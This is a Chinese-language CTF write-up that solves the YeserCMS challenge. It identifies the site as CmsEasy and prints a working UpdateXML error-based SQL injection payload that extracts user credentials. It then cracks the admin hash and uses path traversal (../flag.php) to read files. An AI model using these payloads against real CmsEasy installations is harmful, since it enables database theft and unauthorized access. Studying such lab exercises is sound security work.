# [百度杯]九月场 YeserCMS writeup

原创

Flyour 于 2018-04-05 20:31:27 发布 2391 收藏 3

分类专栏： ctf 文章标签： ctf cms



本文链接：https://blog.csdn.net/m0_37921080/article/details/79828911





## Yesercms

题目里面说这是一个新的cms，让大家测一测有没有漏洞。哼，都是套路。

**老规矩：**

1. 第一步,肯定是要判断出cms类型
2. 第二步,查询该cms曾经出现的漏洞
3. 第三步,然后利用这些漏洞拿到flag.

### 第一步：判断cms类型

看一下网站内容，没有明显的标志标明是什么cms。不过当我浏览一遍网站的内容后，发现这个网站真是东拼西凑啊，又是卖电子产品，又是推销cms的，真是醉了。

要想判断一个网站是什么cms，搜索引擎可是我们的好助手。先找到这个网站比较个性化的地方，然后用搜索引擎进行搜索。比如这个网站的右上角：


搜索 “手机版 - 购物车 - 留言 - 繁体 - 注册 / 登陆“，你会发现一堆和题目里的网站用一样cms的网站，然后翻看这些网站，可能在某个网站里就有直接写出使用什么cms。

比如这个：


当然本题里还有其他的方法，比如这里：


一个ctf的题目怎么可能这么逼真，这是什么大学啊？
上网搜一下，结果得到下面的信息：


好像很多用easycms建造的网站都会保留这个营销网络的界面。

## 第二步：查询该cms曾经出现的漏洞

找到这样一个漏洞：http://www.anquan.us/static/bugs/wooyun-2015-0137013.html
这篇漏洞提交文档里有这样的注入方式：

```
发送url:

http://localhost/Cmseasy/celive/live/header.php



postdata:

xajax=Postdata&xajaxargs[0]=<xjxquery><q>detail=xxxxxx%2527%252C%2528UpdateXML%25281%252CCONCAT%25280x5
```

post里的数据有些部分进行二次url编码：解码后如下：

```
xajax=Postdata&xajaxargs[0]=<xjxquery><q>detail=xxxxxx',
(UpdateXML(1,CONCAT(0x5b,mid((SELECT/**/GROUP_CONCAT(concat(username,'|',password))
 from cmseasy_user),1,32),0x5d),1)),NULL,NULL,NULL,NULL,NULL,NULL)-- </q></xjxquery>
```

我们对post的内容进行一些修改，将cmseasy改为yesercms， 然后注入：



注意，这里的报错是不全的，admin的内容不完整， 我们把显示范围改为20~64


这样就找到了admin的密码。对其进行md5解密得到admin的密码是Yeser231：


## 第三步：查找flag

登录admin帐号后，进入管理界面->模板->当前模板编辑：


我试着修改这些模板文件，但是发现修改后无法保存修改。
但是，看这个界面，我们应该可以猜到后台是直接读取了这些文件，那么我们通过修改request里的参数就可以直接读取falg.php里的信息了。




把id参数分别尝试 falg.php , ../flag.php , ../../flag.php
最后找到了flag。

**总结：**

UpdateXml() MYSQL显错注入 https://www.cnblogs.com/MiWhite/p/6228491.html

文件读取函数的利用。